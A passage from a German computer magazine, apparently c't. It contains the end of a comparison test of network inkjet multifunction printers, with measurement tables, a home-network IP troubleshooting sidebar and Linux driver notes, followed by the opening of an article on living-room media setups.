mit einer gut in den Geräteeinstellungen versteckten Option die abgelieferte Farbtiefe von 24 auf 48 Bit erhöhen. Die eingelesenen Bilder wirkten zu dunkel und auch ohne Nachschärfen-Option überschärft, an Helligkeitsübergängen zeichneten sich weiße Pixelsäume ab. Während die Vorschau unter Windows 33 Sekunden dauerte, nahm ein A4-Scan mit 600 dpi nur 11 Sekunden in Anspruch und der Schlitten bewegte sich dabei gar nicht: Offenbar scannt der Officejet schon die Vorschau in sehr hoher Auflösung und speichert das Bild im Gerät. Das macht er allerdings nur unter Windows. Durchsuchbare PDFs erstellt man am Mac mit der Einstellung „Bild über Text“. Für den Kartenzugriff im Netzwerk gibt es das Utility „Bilder entladen“.

Beim Kopieren lärmt der Officejet mit 8,4 Sone, erledigt die Aufgaben jedoch äußerst schnell und in noch brauchbarer Qualität. Zum Scannen vom Gerät sucht man sich zunächst den Zielcomputer aus. Umgekehrt kann man vom Rechner aus Faxe senden. Unter Mac OS X 10.5.2 funktionierte die eigentlich vorgesehene Übernahme der Kontakte aus dem Adressbuch nicht. Für Leopard mussten wir die neueste Software und einen 9.7.1-Patch aus dem Internet herunterladen sowie statt Bonjour als Verbindung „HP-IP“ auswählen.

Unter Windows Vista brachte uns der Officejet Pro beim Scannen an den Rand der Verzweiflung: Nachdem anfänglich alles klappte, stürzten Scanner und Rechner komplett mitten beim Einlesen wegen Verlust der Verbindung ab oder es gab Fehlermeldungen, das Gerät sei von einer anderen Anwendung belegt. Auch in einem anderen Netzwerk mit einem frischen System und neuesten Vista-Treibern aus dem Internet traten die Probleme auf, während sie unter XP oder Mac OS X nur selten vorkamen. Den Negativrekord hält der Officejet Pro mit 8,3 Watt Leistungsaufnahme im ausgeschalteten Zustand und 13,3 Watt beim „Energiesparen“.

HP Photosmart C7280


Beim Photosmart C7280 handelt es sich um einen Sechsfarb-Fotodrucker mit Farbdisplay, zusätzlichem Fach für 10×15-Fotopapier und Duplexeinheit, der auch einen Netzanschluss und WLAN spendiert bekommen hat. Für 50 Euro weniger kann man das Modell ohne WLAN kaufen. HP hat dem C7280 dasselbe komfortable Web-Frontend zur plattformunabhängigen Konfiguration via Browser mitgegeben wie dem Officejet. Die Zusammenarbeit mit Vista verlief nach einer problemlosen Installation aber ebenso katastrophal wie bei diesem. Auch am USB-Port verschwanden die Probleme unter Vista nicht. Für Mac OS X 10.5.2 stand wieder ein Download von etwa 220 MByte an.

Der Photosmart erwies sich als unfähig, unser handelsübliches Kopierpapier einzuziehen und verweigerte selbst bei Advanced Fotopapier von HP häufig den Dienst. Am



Grauert

Auf dem Advanced Papier gelingen HPs Photosmart C7280 nur mäßige Fotos; Text leidet unter ausfransenden Kanten.



Grauert

Am Text vom Lexmark X9575 tauchen gelegentlich Schatten auf, Fotos werden von Streifen und Flecken verunziert.



Robustes Druckwerk und günstige Seitenpreise stehen beim HP Officejet Pro L7590 schweren Software-Mängeln gegenüber.



Lexmarks X9575 bietet eine gute Faxanbindung und UV-resistente Tinten, die Fotoqualität könnte allerdings besser sein.

Mac druckte das Gerät im Duplexdruck die Rückseite stets auf dem Kopf, auch wenn als Heftungsseite die lange Kante ausgewählt war, unter Windows fehlten stattdessen auf der Rückseite die ersten Zeilen.

Beim Direktdruck stehen am Display diverse Bearbeitungsmöglichkeiten zur Verfügung, allerdings kann man den Ausschnitt nicht kippen. Die zusätzlich als Einzeltaste vorhandene automatische Rote-Augen-Korrektur funktionierte. DPOF bietet der Photosmart nicht an, bei PictBridge kann man

lediglich das Papierformat einstellen. Praktisch ist die Möglichkeit, direkt an einen USB-Stick oder eine Speicherkarte zu scannen. Beim Kopieren steht auf dem Display eine Vorschau mit Ausschnittwahl zur Verfügung, sortiert ausgeben konnte das Gerät die Kopien als einziger Testteilnehmer nicht.

Hinsichtlich der Druckqualität enttäuschte der Photosmart C7280 meist, wenn auch aus unterschiedlichen Gründen: Bei Bildern störten das leicht bunte Grau und zu dunkle

Gesichter. Auf (besonders rauem) Normalpapier brachen die Schwarztöne weg und eine sichtbare Körnung trat auf, unter Vista nervte am Blattende ein breiter, unbedruckter Rand. Während bunter Text recht gut gelang, fransten bei schwarzer Schrift die Kanten deutlich aus, insbesondere in Normalqualität. Auf Normalpapier blichen alle Tinten inklusive Schwarz unter dem simulierten Einfluss von einem Jahr Licht hinter Glas sichtbar aus, das Advanced Papier bremste den Effekt nur wenig.

Die Scans wirkten ähnlich wie beim Officejet, waren zusätzlich auch noch verrauscht und grünstichig. Kopien von Fotos gelangen farblich nicht schön und hatten sporadisch einen weißen Rand an einer Seite. Bei der kopierten Grafikseite geriet Grau zu hell und etwas bunt. Beim Druck von Grafik und Schrift ließ sich der Photosmart besonders viel Zeit, bei Fotos ging er vergleichsweise flott zu Werke.

Leistungsaufnahme

[Watt]	Aus ← besser	Energiesparen ← besser	Kopieren ← besser
Brother MFC-5860CN	3,9	4,2	12,9
Canon Pixma MX850	1,0	8,2	18,3
HP Officejet Pro L7590	8,3	13,3	43,0
HP Photosmart C7280	4,7	6,3	17,2
Lexmark X9575	7,7	11,7	15,3

Geräuscentwicklung

	Einzelkopie Foto [dB/A] ← besser	Einzelkopie Foto [Sone] ← besser	Einzelkopie Text [dB/A] ← besser	Einzelkopie Foto [Sone] ← besser	Kopie via ADF [dB/A] ← besser	Kopie via ADF [Sone] ← besser
Brother MFC-5860CN	46,7	3,4	50,2	4,5	52,3	4,5
Canon Pixma MX850	45,3	2,4	47,9	2,4	52,6	5,6
HP Officejet Pro L7590	48,2	4,8	54,2	5,8	56,2	8,4
HP Photosmart C7280	44,1	2,2	50,2	4,8	55,3	7,0
Lexmark X9575	45,3	2,3	40,5	2,4	52,2	3,6

Kopierzeiten

[Zeit/Seite]	Foto A4 ← besser	Foto 10×15 ← besser	10 Seiten Grauert SW ← besser	Grafik Farbe ← besser	10-seitige Vorl. SW, 2×sortierte Ausgabe ← besser	10-seitige Vorl. Farbe, 2×sort. Ausgabe ← besser
Brother MFC-5860CN	2:35	2:31	3:40	2:24	8:42	9:38
Canon Pixma MX850	1:57	0:54	1:23	1:02	4:11	6:51
HP Officejet Pro L7590	1:44	0:52	1:01	0:18	3:39	4:26
HP Photosmart C7280	5:03	2:43	2:32	4:0	—	—
Lexmark X9575	4:50	2:02	1:25	1:38	4:38	12:54

Lexmark X9575

Bei der WLAN-Installation des X9575 muss man den Drucker zunächst an USB anschließen. Danach findet das Installationsprogramm das Gerät im Netzwerk und konfiguriert es automatisch. Man kann für den Netzwerkscan sogar eine vierstellige PIN für jeden Computer bestimmen, sodass nicht jeder Nutzer ungefragt auf jeden Rechner

Tintenkosten

Cent/Seite	mit normalen Patronen ← besser	mit hoher Kapazität ← besser
Brother MFC-5860CN ¹	14,4	13,3
Canon Pixma MX850	10,0	—
HP Officejet Pro L7590	6,9	5,4
HP Photosmart C7280	10,9	10,0
Lexmark X9575	21,7	10,0

¹ bei 5 % Deckung, ansonsten nach ISO 24711

Wenn das Netzwerk hakt

Findet ein Multifunktionsgerät die von ihm erwartete Netzwerkconfiguration vor, lässt es sich per Ethernet fast genauso einfach installieren wie per USB. Etwas anderes ist es, wenn sich Client-PCs und Netzwerk-Kombi in unterschiedlichen Subnetzen befinden, weil die Installationsroutine das Gerät dann nicht automatisch findet. Hier hilft nur die Eingabe der IP-Adresse von Hand. In kleinen Heimnetzen mit wenigen Netzwerkgeräten wird eine solche Konstellation aber nicht vorkommen. Bleibt die Installation trotzdem hängen, wird es Zeit, einen Blick auf die IP-Konfiguration des eigenen Netzwerkes zu werfen. Die Installation muss man dazu nicht unbedingt abbrechen, die automatische Geräteerkennung lässt sich beliebig oft wiederholen. In der Regel ist aber auch ein Abbruch und spätere Neuinstallation an dieser Stelle kein Problem.

Vornehme Adresse

Die IP-Adressen vergibt man im kleinen Heimnetz entweder selbst oder lässt dies einen DHCP-Server erledigen. Typisch für ein Heimnetzwerk sind die Adressen 192.168.x.0 bis 192.168.x.255 mit einer Subnetzmaske 255.255.255.0. Meist ist ein DHCP-Server in den DSL-Router integriert. Darauf sind heute auch die meisten Netzwerk-Komponenten wie die getesteten Multifunktionsgeräte ab Werk eingestellt. Beim Hochfahren suchen sie zunächst im Netz nach einem DHCP-Server. Wenn sie keinen finden oder mit ihm keine IP-Adresse aushandeln können, dann weisen sie sich in der Regel selbst eine Adresse aus dem APIPA-Adressraum zwischen 169.254.1.0 und 169.254.254.255 mit einer Subnetzmaske 255.255.0.0 zu. Die Abkürzung steht für Automatic Private IP Addressing. Verwenden alle Geräte im Netz diese Technik, klappt die Verbindung auch ohne DHCP-Server. Probleme können also nur dann entstehen, wenn von Hand falsche IP-Adressen vergeben wurden oder die Ver-

gabe per APIPA oder DHCP aus irgend-einem Grund scheitert.

Zweite Chance


In diesem Fall sollte man zunächst das Kombigerät neu starten und anschließend kontrollieren, welche IP-Adresse es bekommen hat. Das kann man entweder über das Web-Frontend des Routers (angeschlossene Geräte) nachschauen oder über das Geräte-Menü des Kombis. Manche bieten auch eine Konfigurationsseite zum Ausdrucken an, die die wichtigsten Angaben zur aktuellen Netzkonfiguration enthält. Die aktuelle IP-Konfiguration eines Windows-Rechners bekommt man über den Befehl `ipconfig` in der Kommandozeile heraus. Damit alles reibungslos klappt, sollten die ersten drei (private Netze 192.168.x.y) beziehungsweise zwei (APIPA 169.254.x.y) Bytes der IP-Adresse bei PC und Kombi übereinstimmen. Wenn dies der Fall ist, kann man im Browser das Web-Frontend des Kombis durch Eingabe seiner IP-Adresse in die Adresszeile aufrufen. Meist haben Netzwerk-Kombis einen kleinen Webserver integriert, der Statusinformationen liefert und Geräteeinstellungen erlaubt. In diesem Test macht lediglich der Brother MFC-5860CN eine Ausnahme.

Stimmt die IP-Adresse jedoch nicht, ist eventuell der DHCP-Server schuld, beispielsweise weil er keine IP-Adressen mehr zu vergeben hat oder eine fehlerhafte Firmware die korrekte Zuweisung blockiert. Auch hier ist zunächst ein Neustart fällig,

Nach Möglichkeit sollte man den DHCP-Server anweisen, dem Kombigerät immer dieselbe IP-Adresse zuzuweisen.

eventuell hilft auch ein Update der Router-Firmware.

Die bei der Installation verwendete IP-Adresse sollte sich nachträglich nicht mehr ändern, weil Druckertreiber oder Scansoftware dann nicht mehr auf das Kombi zugreifen können. Am besten beugt man einer späteren Änderung durch den DHCP-Server dadurch vor, dass man ihn explizit anweist, dem Kombi-Drucker stets eine bestimmte IP-Adresse zuzuweisen. Viele Router beherrschen das, die Einstellung ist meist unter dem Menüeintrag für die LAN-IP-Konfiguration zu finden. Andernfalls vergibt man dem Kombi eine feste Adresse außerhalb des dem DHCP-Server zur freien Vergabe zugewiesenen Adressraumes. Die verwendete IP-Adresse und eventuell vergebenen Benutzernamen und Passwort für die Konfiguration per Web-Frontend sollte man aufschreiben und am besten mit einem kleinen Aufkleber am Gerät in der Nähe der Netzwerkbuchse anbringen. (tig)



scannen kann. Das Web-Frontend bietet demgegenüber kaum Einstellungen. Unter Mac OS X 10.5.2 schlug die Scannereinrichtung fehl. Mit neuen Treibern aus dem Internet klappte sie zwar, vom Mac aus konnte man aber auch anschließend keinen Scan auslösen, sondern muss auf die deutlich in der Funktionsvielfalt eingeschränkte Bedienung am Gerät ausweichen. Unter Windows XP gelang kein Netzwerkscan per Plug-in von Photoshop, wir konnten aber mit der „Lexmark Productivity Suite“ Bilder einlesen lassen und an Photoshop senden.

Man kann vom PC oder Mac aus Faxe verschicken sowie die Sendeeinstellungen und

Kurzwahllisten unter Zuhilfenahme der Adressbücher des Systems editieren. Der Schalter „Ein/Aus“ sorgt nur für den Wechsel vom Betrieb in Standby, das ist bei einem Faxgerät allerdings üblich. Das Wartungsutility für den Drucker zeigte sich im Netz äußerst träge. Der Druckertreiber schaltet immer wieder die Option für Scharfzeichnen ein. Wechselt man von der Schwarz- auf die Fotopatrone, muss man lästigerweise jedes Mal ein Blatt A4-Normalpapier zur automatischen Ausrichtung einlegen. Ein rechtes Ärgernis ist das Schnecken-tempo des Displays, es dauerte über eine Minute, um das jeweils nächste Bild auf einer SD-Karte anzuzeigen.

Die vom Gerät bereitgestellte Rote-Augen-Korrektur funktionierte mit unserem Testmotiv nicht.

Die Ergebnisse im Sechsfarbdruk gefielen uns etwas besser als mit vier Tinten, aber auch hier störten Zahnradspuren, feine Streifen, sichtbare Körnung und buntes Grau. Den automatischen Einzelblatteinzug am Gerät konnten wir nicht verwenden, da ständig die Fotopapiere „auf die schiefe Bahn gerieten“. Auf dem Premiumpapier verblichen die Pigmenttinten überhaupt nicht, auf Normalpapier nur leicht. Hier hat Lexmark alle Konkurrenten klar hinter sich gelassen.

Tinten-Multifunktionsgeräte fürs Netzwerk

Gerät	MFC-5860CN	Pixma MX850	Officejet Pro L7590	Photosmart C7280	X9575
Hersteller	Brother	Canon	HP	HP	Lexmark
Internet	www.brother.de	www.canon.de	www.hp.com/de	www.hp.com/de	www.lexmark.de
Drucken					
Druckverfahren	Piezo, Einzeltinten	thermischer Tintenstrahl, Einzeltinten	thermischer Tintenstrahl, Einzeltinten	thermischer Tintenstrahl, Einzeltinten	thermischer Tintenstrahl, Kombipatronen
Druckauflösung	6000 dpi × 1200 dpi	9600 dpi × 2400 dpi	4800 dpi × 1200 dpi	4800 dpi × 1200 dpi	4800 dpi × 1200 dpi
Anzahl Farben	4	5	4	6	4, optional 6
Druckleistung (max., A4-Seiten/min.)	SW: 30, Farbe: 25	SW: 31, Farbe: 24	SW: 35, Farbe: 34	SW: 34, Farbe: 33	SW: 33, Farbe: 28
Papierformat bis	A4	A4	A4	A4	A4
Randlosdruck	10 × 15 bis A4	10 × 15 bis A4	10 × 15 bis A4	10 × 15 bis A4	10 × 15 bis A4
Papiergewicht	64 ... 220 g/m²	64 ... 273 g/m²	60 ... 200 g/m²	60 ... 280 g/m²	75 ... 270 g/m²
Papierzufuhr	350 Blatt	300 Blatt	250 Blatt	100 Blatt	150 Blatt
Scannen					
Auflösung physikalisch	2400 dpi × 1200 dpi	4800 dpi × 9600 dpi	2400 dpi × 4800 dpi	4800 dpi × 4800 dpi	1200 dpi × 4800 dpi
OCR-Software	PC: Paperport 9 SE, Mac: Presto! PageManger 7	OmniPage SE	ReadIris integriert	ReadIris integriert	Abbyy FineReader integriert
Einzug	35 Blatt	35 Blatt	50 Blatt	50 Blatt	50 Blatt
Kopieren					
Skalierung	25 bis 400 %	25 bis 400 %	25 bis 400 %	50 bis 400 %	25 bis 400 %
Kopierleistung (max., A4-Seiten/min.)	SW: 22, Farbe: 20	SW: 31, Farbe: 24	SW: 35, Farbe: 34	SW: 34, Farbe: 33	SW: 27, Farbe: 26
Faxen					
Kurzwahlnummern	100	100	99	60	99
Speicher	400 Seiten	250 Seiten	125 Seiten	90 Seiten	100 Seiten
Sonstiges					
Treiber für Windows	98 SE/ME/2000/XP/XP64/Vista/Vista64	2000/XP/XP64/Vista/Vista64	2000/XP/XP64/Vista/Vista64	2000/XP/XP64/Vista/Vista64	2000/XP/XP64/Vista/Vista64
Treiber für Mac	OS X ab 10.2.4	OS X ab 10.3.9	OS X ab 10.3.9	OS X ab 10.3.9	OS X ab 10.3.9
Schnittstellen	Ethernet, USB 1.1, Fax	Ethernet, USB 2.0, Fax	Ethernet, USB 2.0, Fax	Ethernet, WLAN, USB 1.1, Fax	Ethernet, WLAN, USB 2.0, Fax
Direktdruck	PictBridge, DPOF	PictBridge, DPOF	PictBridge, DPOF	PictBridge, DPOF	PictBridge, DPOF
Display	2-zeilig	2,4 Zoll, farbig	2-zeilig	2,4 Zoll, farbig	2,4 Zoll, farbig
Speicherkartentypen	CompactFlash Typ I, Memory Stick, SD/MMC, xD, Scan auf Karte	CompactFlash Typ I/II, Memory Stick, SD/MMC, mit optionalem Adapter: Memory Stick (Pro) Duo, xD, miniSD	CompactFlash Typ I/II, Memory Stick, Memory Stick Duo, SD/MMC, xD, USB-Stick	CompactFlash Typ I, Memory Stick, Memory Stick Duo, SD/MMC, xD, USB-Stick, mit optionalem Adapter: miniSD	CompactFlash Typ I/II, Memory Stick, SD/MMC, xD, USB-Stick, mit optionalem Adapter: Memory Stick (Pro) Duo, miniSD
Funktionen bei Direktdruck	Farb-/Tonwertkorrektur, Indexprint	Farb-/Tonwertkorrektur, Belichtungskorrektur/Helligkeit, Rote-Augen-Korrektur, Ausschnitt-druck, mehrere Fotos pro Blatt, Indexprint, Position, Sepia, Drehen, Datum	Farb-/Tonwertkorrektur, Belichtungskorrektur/Helligkeit, Rote-Augen-Korrektur, mehrere Fotos pro Blatt, Indexprint	Farb-/Tonwertkorrektur, Belichtungskorrektur/Helligkeit, Rote-Augen-Korrektur, Ausschnitt-druck, mehrere Fotos pro Blatt, Indexprint, Position, Sepia, Schwarzweißdruck, Drehen, Datum	Farb-/Tonwertkorrektur, Belichtungs-korrektur/Helligkeit, Rote-Augen-Korrektur, Ausschnittdruck, mehrere Fotos pro Blatt, Indexprint, Randauswahl, Sepia, Schwarzweißdruck, Drehen
Besonderheiten	2 Papierfächer	Duplex-Druck, 2 Papierfächer, CD-Druck	Duplex-Druck, Duplex-Scan, Duplex-Kopien	Duplex-Druck, WLAN	Duplex-Druck, WLAN
Maße betriebsbereit (B × T × H)	493 mm × 472 mm × 318 mm	507 mm × 585 mm × 333 mm	526 mm × 562 mm × 356 mm	450 mm × 553 mm × 248 mm	465 mm × 460 mm × 269 mm
Gewicht	10,7 kg	13,9 kg	15,5 kg	11,5 kg	10,3 kg
Materialien und Kosten					
Tinte Schwarz (Reichweite nach ISO)	LC1000BK/HYBK (500/900 S. ¹ , 23/32 €)	PGI-5BK (500 S., 16 €)	88, 88XL BK (850 S., 2450 S., 19/31,50 €)	363/363XL (440/1180 S., 15/29,50 €)	42, 42A, 44XL (220/220/485 S., 18/20,50/22,50 €)
Tinte Farbe (Reichweite nach ISO)	LC1000C/M/Y (400/400/400 S. ¹ , je 13 €)	CLI-8C/M/Y/BK (770/610/630/3055 S., je 14 €)	88, 88XL C/M/Y (885/1095/850 S., 1725/2060/1505 S., je 14,50/23,50 €)	363 C/M/Y/HC/HM (400/380/490/7200/6600 S., je 10 €)	41, 41A, 43XL (210/210/500 S., 22,50/26/27 €); Foto: 40 (22,50 €)
Fotopapier A4	Premium Glossy Photo Paper (20 Blatt, 14,40 €)	professionelles Fotopapier (15 Blatt, 15 €)	Advanced Fotopapier (50 Blatt, 21,50 €)	Advanced Fotopapier (50 Blatt, 21,50 €)	Perfectfinish Photo Paper (50 Blatt, 20 €)
Fotopapier 10 × 15	Premium Glossy Photo Paper (50 Blatt, 10 €)	professionelles Fotopapier (20 Blatt, 10 €)	Advanced Fotopapier (60 Blatt, 8,50 €)	Advanced Fotopapier (60 Blatt, 8,50 €)	Perfectfinish Photo Paper (50 Blatt, 7 €)
Bewertungen					
Drucken Foto Farbe/Normalpapier/SW	○/○/○	⊕/○/○	⊕/○/○	⊕/○/⊕	⊕/○/○
Direktdruck	⊕	○	⊕	○	–
Grafik/Folie	○/–	⊕/⊕	○/⊕	⊕/○	○/○
Text SW/Farbe	○/⊕	○/⊕	⊕/⊕/⊕	⊕/○	⊕/⊕/⊕
Mac Foto Farbe/Normalpapier/SW	○/○/○	⊕/○/⊕	○/○/○	○/⊕/⊕	⊕/○/○
Mac Grafik	○	⊕	○	○	○
Mac Text SW/Farbe	○/⊕	○/⊕	⊕/⊕/⊕	⊕/○	⊕/⊕/⊕
UV-Beständigkeit Foto-/Normalpapier	○/–	○/○	○/○	○/○	⊕/⊕/⊕
Kopieren (am Gerät) Foto/Text	–/○	⊕/○	○/○	○/○	○/–
Scannen PC Foto/Text (OCR)	○/○	⊕/⊕	○/⊕	⊕/⊕	⊕/⊕
Scannen Mac Foto/Text (OCR)	○/○	⊕/⊕	○/⊕	⊕/⊕	⊕/–
Garantie	36 Monate	12 Monate	12 Monate	12 Monate	60 Monate
Gerätepreis	230 €	300 €	300 €	300 €	300 €

¹abweichend von ISO bei 5 % Deckung

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
 ✓ vorhanden – nicht vorhanden k. A. keine Angabe

Linux-Tests

Bei Kompatibilitätsversuchen mit einer Vorab-Version der Linux-Distribution Fedora 9 arbeiteten ähnlich wie in früheren c't-Tests nur die Geräte von HP ordentlich. Zu verdanken ist das im Wesentlichen den von HP im Rahmen des Open-Source-Projekts hplip (siehe Soft-Link) entwickelten Treibern, die unter der GPL stehen und daher Bestandteil aller gängigen Distributionen sind. Die Treiber sind gut auf die Distributionen abgestimmt und lassen sich meist komfortabel mit den zugehörigen Konfigurationsprogrammen einrichten.

Wenn man die HP-Geräte über USB anschließt, muss man bei aktuellen Versionen von Fedora sogar einfach nur abwarten. Die Distribution erkennt den Drucker und richtet den Treiber automatisch ein. Stehen die Geräte im Netz, muss man zur Konfiguration das

dem Treiber-Paket beiliegende Programm hp-setup bemühen – es findet den Drucker im lokalen Netzwerk automatisch, sodass die Einrichtung auch Ungeübten gelingt. Die Scanner-Treiber musste man bei Fedora aus dem Paket-Depot der Distribution nachinstallieren; die Fax-Konfiguration erfolgt mit hp-setup. Für Wartungsaufgaben hat HP zudem noch die ebenfalls zum Treiber gehörende Software hp-toolbox entwickelt.

Der Photosmart C7280 druckte die Fontpage unter Linux allerdings etwas überfettet. Beim Foto-Druck hinterließ der Officejet Pro L7590 aus unerklärlichen Gründen immer einen weißen Rand, wohingegen mit dem Photosmart auch randloser Foto-Druck in ansehnlicher Qualität gelang. Die Duplex-Einheit der beiden arbeitete problemlos; die integrierten Kartenleser sind vom Linux-PC

nur erreichbar, wenn man das Gerät direkt über USB anschließt.

Zum Drucken und Scannen mit dem MFC-5860CN bietet Brother proprietäre Linux-Treiber an. Deren Installation gelang ohne größere Schwierigkeiten, es gab beim Drucken aber verschiedene Probleme. So fehlten etwa bei komplexeren Text-Dokumenten ab und an einige Millimeter Text am oberen Rand. Fotos im Format 10 × 15 verschluckten Drucker oder Treiber gelegentlich, ansonsten brach der MFC-5860CN die Arbeit häufig nach dem Bedrucken eines Papierstreifens ab oder ließ einen störenden weißen Rand zurück. Als wirklich Linux-tauglich kann man das Brother-Gerät deshalb ebenso wenig einstufen wie die Modelle von Canon und Lexmark, für die sich überhaupt keine Linux-Treiber fanden. (thl)

Der X9575 druckte farbigen Text schön und am Mac auch schwarzen Text. Unter Windows geriet die schwarze Schrift jedoch überfettet und von unerwünschten Schatten begleitet. Auf der Grafikseite störten vor allem die körnig-bunten Grauf Flächen, aber auch zulaufende Inversschrift.

Der Scanner lieferte trotz der wenigen Einstellmöglichkeiten des Moduls recht brauchbare Fotos und unter Windows auch durchsuchbare PDFs – am Mac (via USB) speicherte die OCR nur monochromen Text. Kopien von Fotos gelangen dem Lexmark-Gerät abgesehen von gelegentlichen Streifen und einem Grünstich recht brauchbar. Der kopierten Grafikseite fehlten die hellen Graupartien und inverse Schrift war zuge laufen.

Die Patronen mit der Bezeichnung 41 und 42 muss man zum Hersteller zurückschicken und bekommt sie deshalb einige Euro günstiger als die frei verwendbaren Kartuschen 41A und 42A mit der gleichen Füllmenge. Mit letzteren druckt der X9575 mit 25 Cent die teuersten Seiten im Test, mit den höher befüllten Patronen kostet die Seite nur 10 Cent.

Fazit

Leicht ist die Auswahl eines Tinten-Multifunktionsgerätes fürs Netz nicht, da alle Geräte neben den vielen Vorzügen auch deutliche Schwachstellen zeigten. Eigentlich müsste HPs Officejet diesen Test wegen seiner Büro-fähigkeiten und den mit Abstand niedrigsten Seitenkosten gewinnen – wären da nicht die

massiven Probleme mit der Scansoftware unter Vista, der hohe Energiebedarf und die lauten Arbeitsgeräusche. Auch der Kollege Photosmart bietet mit Sechsfarbdruck seine Vorzüge, hat aber dieselben Treiber-Probleme und versagte bei Kernaufgaben wie dem Textdruck und dem Einziehen von Standard-Papier.

Bei dem insgesamt brauchbaren und WLAN-fähigen Lexmark-Gerät liegt vor allem die Druckqualität im Argen, bei Brother kommen noch langsames Drucktempo und schlechte Lichtresistenz hinzu. Empfehlenswert ist der gute Allrounder von Canon mit ordentlichen Leistungen, der jedoch bei der Faxintegration Nachholbedarf hat. (jes)

 **Soft-Link 0811102**

ct

Anzeige

Anzeige



Sven Hansen

IT für Couchkartoffeln

Medienmanagement im Wohnzimmer

Viele Privatarchive quellen über von digitalen Fotos, Videos, TV-Mitschnitten und Musik. Hinzu kommen neue Musik- und Videoportale, die ihre Dienste über breitbandige Internetverbindungen feilbieten. Gefragt sind Lösungen, die die Unterhaltungsschätze fürs Wohnzimmer heben und per Knopfdruck aus Sofadistanz auf TV und Stereoanlage präsentieren.

Verlockend ist sie schon, die neue Internet-Festplatten-Heimunterhaltungswelt: Musik, Fotos und Filme digital in bester Qualität allzeit im Griff und das alles natürlich in High Definition. Verlockend – aber auch verwirrend, wenn nicht gar hier und da irreführend. Viel versprechend auch die Produktbeschreibungen der Hersteller von Wohnzimmer-PCs: Als flexibel erweiterbare Plattform soll der Computer prinzipiell mit allen Empfangswegen und Medienformaten jonglieren können. Oft hapert es aber an der nötigen Robustheit und Bedienerfreundlichkeit, und spätestens bei Hochbit-Audio-Formaten ist Schluss.

Wenn es um einfache Bedienbarkeit geht, haben die Hersteller von Stand-alone-Geräten längst ihr Plätzchen im Wohnzimmer erobert, auch wenn manch einem Zeitgenossen die Programmierung des VHS-Recorders bis zu dessen Pensionierung ein Buch mit sieben Siegeln blieb – solange das Abspielen nur klappte ...

Statt als Alleskönner aufzutreten dienen sich diverse kleine Kisten als perfekte Lösung für eine spezielle Aufgabe an. Doch auch diese Spezialisten kränken – wie im PC-Sektor – zunehmend am ewigen Update-Hunger und der sich ausbreitenden „Feature-itis“ der digitalen Medienwelt.

Spielt man mit dem Gedanken, die mediale Grundversorgung im Wohnzimmer aufzufrischen, eröffnet sich einem ein recht unübersichtliches Feld von Möglichkeiten (siehe Entscheidungsmatrix). Wer sich mit dem unbedarften Mut des Zauberlehrlings die Segnungen der Technik zu Eigen macht, landet nur zu leicht bei einer Insellösung oder rennt bei irgendwelchen technischen Details in eine Sackgasse.

Damit der erste Ausflug ins digitale Unterhaltungswunderland nicht in eine Fehlinvestition mündet, sollte man sich daher genau überlegen, wie man das Wohnzimmer fürs digitale Zeitalter aufpeppt. Dabei ist es hilfreich, zunächst das Gestrüpp der

Medienangebote zu entwirren, bevor man nach der passenden Hardware Ausschau hält.

Audio perfekt

Wenn es um das Jonglieren mit unverschlüsselten oder nicht DRM-verriegelten Audiodateien geht, ist die Welt noch in Ordnung. Mit dem MP3-Format hat sich ein Standard etabliert, den alle Geräte unterstützen. Spielt es Musik, spielt es meist auch MP3-Dateien ab – egal ob Streaming-Client, Multimedia-Festplatte, DVD-Player oder PC.

Audiomaterial eignet sich zudem bestens für die Verteilung im multimedialen Heimnetz. Alle gängigen Vernetzungsvarianten



– von kabelgebundenem Ethernet über WLAN bis hin zur Powerline Connection (PLC) über das Stromnetz – transportieren Audiodateien mühelos von A nach B. Musik vom Server aus dem Arbeitszimmer landet so bequem an anderen Orten im Haus.

Nur für die Audiowiedergabe ist ein PC schon fast zu viel des Guten – für diesen Zweck tut es selbst der ausgediente Arbeits-PC des letzten Jahrtausends. Andererseits lässt sich ein PC am einfachsten an technische Neuerungen durch Hard- und Software-Erweiterungen anpassen. So flexibel ist kein anderes Abspielgerät.

Wer minimalistische Lösungen favorisiert, kann auch zu einem MP3-Spieler mit Do-

cking-Station greifen. MP3-Spieler wie Apples iPod classic mit 160 GByte Speichervolumen bieten selbst für umfangreiche Musiksammlungen ausreichend Platz.

Ebenso groß ist die Auswahl an Streaming-Lösungen: Reine Audio-Streaming-Clients wie Pinnacles Soundbridge oder Logitechs Squeezebox werden am Verstärker im Wohnzimmer angeschlossen und spielen Musik per Netzwerk vom entfernten Arbeits-PC oder einer kompakten Netzwerkfestplatte (Network Attached Storage, NAS) ab. Mit der Squeezebox Duet bietet Logitech seit kurzem eine Lösung, mit der sich Audioverteilsysteme für mehrere Räume aufbauen

lassen. Über die Fernbedienung mit gut ablesbarem Display lässt sich die Musikkwiedergabe im ganzen Haus steuern.

Wer sich beim Stillen seines Medienhungers ausschließlich auf Musik beschränkt, kann auch im Internet aus dem Vollen schöpfen. Internetradiostationen erlauben Zugriff auf Musikstationen aus allen Erdteilen. Community-basierte Dienste wie Last.FM eröffnen neue Musikhorizonte, indem sie die eigenen Hörgewohnheiten protokollieren und Verbindungen zu geistesverwandten Musikliebhabern in der ganzen Welt knüpfen.

